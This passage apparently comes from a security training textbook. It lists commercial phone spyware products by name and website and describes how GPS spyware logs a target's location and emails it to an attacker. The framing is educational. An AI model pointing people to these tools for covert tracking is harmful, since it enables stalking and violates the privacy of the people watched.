


Figure 6.147: Telephone/cellphone spyware

The following is the list of telephone/cellphone spyware:

- Phone Spy (*https://www.phonespysoftware.com*)
- XNSPY (*https://xnspy.com*)
- iKeyMonitor (*https://ikeymonitor.com*)
- OneSpy (*https://www.onespy.in*)
- TheTruthSpy (*https://thetruthspy.com*)

- **GPS Spyware**

  GPS spyware is a device or software application that uses the Global Positioning System (GPS) to determine the location of a vehicle, person, or other attached or installed asset. An attacker can use this software to track the target person.

  This spyware allows you to track the phone location points, saves or stores them in a log file and sends them to the specified email address. You can then watch the target user location points by logging into the specified email address, and viewing the connected points tracing the phone location history on a map. It also sends email notifications of location proximity alerts. An attacker traces the location of the target person using GPS spyware, as shown in the following figure.




Satellite
Server
Internet
Vehicle
Transmission Power
Hacker

Figure 6.148: GPS spyware

